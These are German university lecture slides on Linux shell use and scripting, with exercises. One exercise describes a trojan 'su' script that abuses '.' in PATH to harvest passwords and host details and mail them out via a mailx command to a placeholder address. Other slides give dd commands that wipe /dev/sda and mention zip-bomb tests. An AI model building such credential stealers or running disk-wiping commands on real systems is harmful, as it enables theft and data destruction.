
Ein- und Ausgabeumlenkung (für den Standard-Output stdout)

- Eingabeumlenkung:
  - `<` Inhalt der rechts stehenden Datei an Befehl links übergeben

  Beispiel: less < *etc/passwd*

- Ausgabeumlenkung:
  - `>` Ausgabe des Befehls links in Datei rechts umlenken
  - `>>` Ausgabe des Befehls links an Datei rechts anhängen

  Beispiel: ll /home > liste.txt
  ll /etc >> liste.txt

stdout und stderr umleiten

- Umleiten von stdout (Kanal 1) in Datei `liste.txt` und stderr (Kanal 2) nach `/dev/null`

```
ls -la /etc  1>  liste.txt  2>  /dev/null
```

  oder kürzer:

```
ls -la /etc  >  liste.txt  2>  /dev/null
```

- Beide Kanäle in eine Datei umleiten:

```
ls -la  >  liste_und_fehler.txt  2>&1
```

  Kanal zwei wird dabei in Kanal 1 umgeleitet. Wichtig: Reihenfolge beachten!

- Fehlermeldungen an Log-Datei anhängen:

```
mkdir mydir 2>> errorlog.txt
```

Kommandoverknüpfung (Pipe)

- Kommando rechts bekommt die Ausgabe des links stehenden Befehls als Eingabe übergeben:

```
<Kommando1>   |   <Kommando2>
```

Beispiele:

```
ls | grep pdf
find * | grep pdf
```

Kommandoverknüpfung, nützliche Befehle

- `grep`
- `find`
- `wc`
- `cut`
- `...`

tar – Verzeichnis kopieren

- Kopieren eines Verzeichnisbaums mit allen Attributen in ein neues Verzeichnis:

```
cd /var/www
tar cf - . | ( cd /srv/www ; tar xfp - )
```

- Was bewirken die Befehle?

`tar cf - .`	→	create file auf stdout ausgeben aktuelles Verzeichnis archivieren
`|`	→	Pipe
`cd /srv/www`	→	in das Zielverzeichnis wechseln
`tar xfp -`	→	extract file preserve (Zugriffsrechte erhalten) stdin lesen

Zugriffsrechte

- UNIX-Standardrechte:
  - **u**ser: Eigentümer
  - **g**roup: Gruppe
  - **o**ther: alle anderen Benutzer
  - **a**ll: fasst alle obigen Gruppen zusammen
- Ausführungsrechte:
  - **r**ead: Leserecht
  - **w**rite: Schreibrecht
  - e**x**ecute: Ausführungsrecht
- Weitere Abkürzungen:
  - **d**irectory: Verzeichnis
  - **l**ink: Verweis

Zugriffsrechte (2)

- Anzeigen: `ls -l` oder `ll`

- Ändern (Eigentümer + *root*):
  `chmod`
  `chown`
  `chgrp`

Remote Login

- Veraltet:
  `telnet`
  `rlogin`

- Aktuell: Secure Shell
  `ssh user@host -X`

  `-X` enable X11 forwarding

File Transfer

- Klassisch: FTP
  `ftp <host>`
  User anonymous für anonymen Zugang.
- Aktuell: Secure Shell sftp
  `sftp <host>`
- Wichtige Kommandos:

Remote		Local
ls		lls
pwd		lpwd
cd		lcd
	put <file>	
	get <file>	

Dateien per HTTP/FTP holen

- Dateien/Verzeichnisse per HTTP- oder FTP-Protokoll holen:

```
wget <URL>
```

- wget akzeptiert auch das FTP-Protokoll:

```
wget ftp://ftp.ba-leipzig.de/pub
```

Fallstudie 1: Linux

1. Einführung
    1. Geschichte
    2. Betriebssystem-Aufgaben
    3. Struktur von Betriebssystemen
    4. Betriebssystem-Konzepte
2. Grundlegende UNIX -Befehle
3. Aufbau Partionstabellen
4. Der vi Editor
5. Die Shell
6. Shell Scripte

6. Shell-Scripte

- Zusammenfassung von Kommandos in einer Textdatei
- Textdatei muß das Attribut „x“ (execute) besitzen
- Je nach Shell werden auch komplexere Konstrukte wie Schleifen, Bedingungen, Parameter und Variablen zur Verfügung gestellt

Syntax Shell-Script

- In der ersten Zeile der Hinweis auf die verwendete Shell:

```
#!/bin/bash
```

- Den Pfad zur Shell kann man mit folgenden Kommados bestimmen:

```
type <Shell-Name>
locate <Shell-Name>
which <Shell-Name>
```

oder für intensives Suchen:

```
find * | grep <Shell-Name>
```

Beispiel

- Ein klassisches Beispiel:

```
#!/bin/sh

echo "Hello World!"

Exit 0
```

- Kommandos werden durch Semikolon oder Zeilenwechsel getrennt
- Für komplexe Scripte ist das Setzen eines `exit`-Status nützlich

Parameterübergabe

- Man kann einem Shell-Script beliebig viele Parameter übergeben, ansprechbar sind nur die Parameter 1-9:
  `script [p1] [p2] ... [pn]`
- Die Parameter werden als Text interpretiert und stehen im Script in den Variablen
  `$1, $2, ..., $9`
- In der Variablen `$0` steht der Name des aufgerufenen Shell-Scriptes

Shift

- Mittels Shift kann auf Paramter jenseits von 9 zurückgegriffen werden:
  `shift n`
- Der Parameter `$1` entspricht dann dem `n+1`-ten beim Aufruf angegebenen Parameter

Befehle verketten

- Befehle durch Semikolon getrennt:

```
tar cvfz dokumente.tgz *.doc ; rm *.doc
```

gefährlich, da `rm` auch bei Fehler von `tar` ausgeführt wird

Besser: mit UND / ODER verknüpfen:
&& : wenn Exitcode == 0, dann
|| : wenn Exitcode <> 0, dann

```
tar cvfz dokumente.tgz && rm *.doc \
                       || echo "Error"
```

Hinweis: der „\“ maskiert das Zeilenende, man kann den Befehl auf einer Zeile schreiben.

Wichtige virtuelle Gerätedateien

- `/dev/null`
  Verwirft dorthin geschriebene Daten, Beispiel:
  `programm > /dev/null 2>&1`

- `/dev/zero`
  Liefert Nullzeichen (NUL, 0x00) zurück.

- `/dev/random`
  Zufallszahlen hoher Qualität, blockiert wenn Entropie-Pool zu gering befüllt ist.

- `/dev/urandom`
  unlimited random(ness)

Beispiel / Übung

Schreiben Sie ein Shell-Script welches den su-Befehl mit folgenden subversiven Eigenschaften nachbildet:

- Ausnutzung der Sicherheitslücke aktuelles Verzeichnis („.“) im Suchpfad (PATH)
- Verhalten von su nachbilden, falsches Passwort simulieren
- Passwort und Informationen zur Umgebung (IP, Hostname usw.) sammeln
- Informationen versenden, z.B. mittels `mail / mailx`
- Script für eine gewisse Zeit verstecken, z.B. durch umbennen (und wieder reaktivieren)

mailx

```
mailx -v \
   -r "absender@first-domain.test" \
   -s "Der Betreff der Mail (subject)" \
   -S smtp="mail.first-domain.test:587" \
   -S smtp-use-starttls \
   -S smtp-auth=login \
   -S smtp-auth-user="username" \
   -S smtp-auth-password="Geheim1234" \
   -S ssl-verify=ignore \
   empfaenger@second-domain.test \
   < $INFO_FILE > /dev/null 2>&1
```

Hinweis: der „\“ maskiert das Zeilenende, man kann den Befehl auf einer Zeile schreiben.

Arithmetik

- Arithmetik mit Zahlen unbekannt
  - Alle Variable sind Zeichenketten
- Indirekte Methode:

```
expr <integer> <operator> <integer>
```

Operatoren: `+ - * / %` (Divisionsrest)
Logische Operatoren: `< > = != <= >=`
(ggf. quoten)

Beispiel:

```
ERGEBNIS=`expr 5 + 3`
ERGEBNIS=$(expr 5 + 3)
```

Arithmetik (bash)

In der bash sind auch folgende Formulierungen möglich:

- `let RESULT = ( <int> <op> <int> )`
  `let "RESULT = <int> <op> <int>"`

- `z=$((z+3))`
  `z=$((z+3))`

```
# Dereferenzierung ist innerhalb
# der doppelten Klammern optional
```

Arithmetik (Gleitkomma)

Rechnen mit Fließkommazahlen:
`bc -i` (bc im interaktiven Mode)

Aufruf bc im Shell-Script z.B.:

```
RESULT=$(echo "scale=2; $VAR1 $OP $VAR2"\
              | bc -l)
```

Zahlendarstellung mit Deziamaltrennzeichen Komma:

```
RESULT=$(echo "scale=2; $VAR1 $OP $VAR2"\
              | bc -l | tr "." ",")
```

Hinweis: der „\“ maskiert das Zeilenende, man kann den Befehl auf einer Zeile schreiben.

test

- `test` prüft eine Bedingung und liefert den Exitstatus 0 (true), falls die Bedingung erfüllt ist
- Aufruf: `test <Bedingung>`
  oder: `[ Bedingung ]`
- Bedingungen:

	Dateieigenschaften
`-f file`	file vorhanden und kein Verzeichnis
`-d file`	file vorhanden und ein Verzeichnis
`-s file`	file vorhanden und nicht leer
	Zeichenketten
`str1 = str2`	Zeichenketten gleich
`str1 != str2`	Zeichenketten ungleich
`-z str`	Zeichenkette leer

Test (2)

- Bedingungen (Fortsetzung):

	Ganze Zahlen
`n1 -eq n2`	gleich
`n1 -ne n2`	ungleich
`n1 -ge n2`	größer oder gleich
`n1 -gt n2`	größer als
`n1 -le n2`	kleiner oder gleich
`n1 -lt n2`	kleiner

- Verknüpfen von Bedingungen:

`!`	Negierung (not)
`-o`	oder (or)
`-a`	und (and)

if

- Syntax:

```
if <Kommandoliste>
  then
    [Kommandoliste true]
  [else
    [Kommandoliste false]]
  fi
```

- Beispiel:

```
if [ ! -d $DIR ]; then mkdir $DIR; fi
```

for

- Syntax:

```
for <Variable> [in Wortliste]
  do
    [Kommandoliste]
  done
```

- Beispiele:

```
for ARG
  do
    echo $ARG
  done

for I in 1 2 3 4 5 6 7 8 9
  do
    echo $I
  done
```

for (bash)

- Syntax:

```
for ((i=1;i<=10;i++))
  do
    [Kommandoliste]
  done
```

- Beispiel:

```
for ((i=1;i<=60;i++))
  do
    echo "s seit 1.1.1970 : date +%s"
     sleep 1
  done
```

while

- Syntax:

```
while <Kommando>
   do
      [Kommandoliste]
   done
```

- Beispiel:

```
SUM=0; N=1
while [ $N -le $1 ]
  do
    SUM=$(expr $SUM + $N)
    N=$(expr $N + 1)      # Inkrement kompliziert
  done
echo "Summe der Zahlen von 1 bis $1 = $SUM"
```

Frage: Wie hat das eigenlich Gauss gelöst?

Funktionen

- Syntax:

```
function <name> {
    [Kommandoliste]
}
```

- Beispiel:

```
function QUADRAT {
  X_SQR=$(( $1 * $1 ))
  return $X_SQR
  }

QUADRAT 5      # Funktion mit Parameter aufrufen
echo "Das Quadrat von 5 ist: $?"
   # Ergebnis steht im Rückgabewert der Funktion
```

Achtung: Variablen sind nicht gekapselt!

Übung Primzahl

Schreiben Sie ein Script welches prüft, ob eine Zahl eine Primzahl ist:

- Kapseln Sie den Test auf Primzahl in einer Funktion

- Tips:
  - Welche Zahlen sind nie Primzahlen? Bedenken Sie die Primfaktorzerlegung!
  - Bis zu welcher größten Zahl muss man testen? Denken Sie an die Primfaktorzerlegung!

- Erweiteren Sie das Script und berechnen Sie Primzahlen bis zu einer vorgegebenen Grenze.

case

- Syntax:

```
case Wert in
  muster1) <Kommandoliste1> ;;
  muster2) <Kommandoliste2> ;;
  ...
  musterk) <Kommandolistek> ;;
esac
```

- Beispiel:

```
case $1 in
  start)  echo "Service *grmpf* starten..." ;;
  stop)   echo "Service *grmpf* anhalten..." ;;
  status) echo "Status bestimmen ..." ;;
  *)      echo "Usage: "$0" { start | stop }";;
  esac
```

awk

- Auf vielen UNIX-Systemen verfügbare Scriptsprache
- Mächtiger als die Shell

Beispiel: Ausschneiden von Spalten (im Gegensatz zu cut dürfen mehrere Leerzeichen vorkommen):

```
PIDs=$(ps | grep "xterm" | \
      awk { print $2 })
```

Hinweis: der „\“ maskiert das Zeilenende, man kann den Befehl auf einer Zeile schreiben.

Übung Startscript

- Schreiben Sie ein Shell-Script, welches einen Prozess
  - starten
  - anhalten (stop) und

  den Status dieses Prozesses bestimmen kann!

Hinweise:

- In einer Übung sollte man sich nicht an wichtigen Prozessen wie dem ssh Deamon vergreifen
- Vorschlag: einfach ein xterm verwenden (das kann man auch optisch gut nachvollziehen)
- Man sollte auch den Fall eines (unfreiwillig) abgebrochenen Prozesses berücksichtigen, z.B. mit einem PID-File

dd

- dd zum bitgenauen Kopieren von Daten
- dd zum Erzeugen von Dateien:
  - Mit Zufallsdaten
  - Mit Nullen
- dd zum Überschreiben von Datenträgern:
  - Mit Nullen
  - Mit Zufallszahlen

dd – Datei erzeugen

- Datei mit 768 Byte binären Nullen erzeugen:

```
dd count=1 bs=768 if=/dev/zero \
   of=nullen.bin
```

- Datei mit 512 Byte binären Pseudozufallszahlen erzeugen:

```
dd count=512 bs=1 if=/dev/urandom \
   of=nullen.bin
```

Hinweis: der „\“ maskiert das Zeilenende, man kann den Befehl auf einer Zeile schreiben.

dd – Bachkup MBR

- MBR der Festplatte /dev/sda sichern:

```
dd count=1 bs=512 if=/dev/sda \
   of=mbr.bin
```

- MBR der Festplatte /dev/sda zurückschreiben:

```
dd if=mbr.bin of=/dev/sda
```

Hinweis: der „\“ maskiert das Zeilenende, man kann den Befehl auf einer Zeile schreiben.

dd – Backup einer Partition

- Backup der Partion /dev/sda1:

```
dd ibs=64k if=/dev/sda1  \
  | gzip --fast |  \
  dd obs=64k of=backup_sda1.dd.gz
```

Partion /dev/sda1 aus Backup wiederherstellen:

```
dd ibs=64k if=backup_sda1.dd.gz  \
  | gunzip |  \
  dd obs=64k of=/dev/sda1
```

Hinweis: der „\“ maskiert das Zeilenende, man kann den Befehl auf einer Zeile schreiben.

dd – Festplatte löschen

- Festplatte /dev/sda mit Nullen überschreiben:

```
dd bs=64k if=/dev/zero of=/dev/sda
```

- Festplatte /dev/sda mit Zufallszahlen überschreiben (langsamer):

```
dd bs=64k if=/dev/urandom of=/dev/sda
```

- Anmerkung: einmal überschreiben reicht entgegen gängiger Empfehlungen fast immer aus:
  Craig Wright, Dave Kleiman, Shyaam Sundhar R.S.: Overwriting Hard Drive Data: The Great Wiping Controversy. Lecture Notes in Computer Science, Springer 2008, 243-257. http://link.springer.com/chapter/10.1007%2F978-3-540-89862-7_21

Übung 1: „ZIP“ of Death

- Verschachtelte Archive, die sich auf riesiges Datenvolumen auspacken
- Anwendung:
  - Test Virenscanner auf Angriffspunkte (Mailserver)

Übung 2: n!

Schreiben Sie ein Shellscript zur Berechnung von *n*!

- *n* wird dem Script als Parameter übergeben
- *n*! = 1 * 2 * 3 * ... * *n*
- Hinweis: beachten Sie:
  - 0! = 1
  - 1! = 1

Übung 3

Schreiben Sie ein Shellscript, welches die Zahlen von *a* bis *b* miteinander multipliziert!

- $x = a * (a+1) * (a+2) * ... * (b-1) * b$
- Übergeben sie *a* und *b* als Kommandozeilenparameter
- Hinweis:
  - Prüfen Sie im Script, ob a < b ist!

Übung 4

Schreiben Sie ein Shellscript, welches die e^x berechnet!

- Übergeben Sie *x* dem Shellscript als Parameter!
- Hinweis:

$$e^x = \frac{x^0}{0!} + \frac{x^1}{1!} + \frac{x^2}{2!} + \frac{x^3}{3!} + \ldots + \frac{x^n}{n!} + \ldots = \sum_{n=0}^{\infty} \frac{x^n}{n!}$$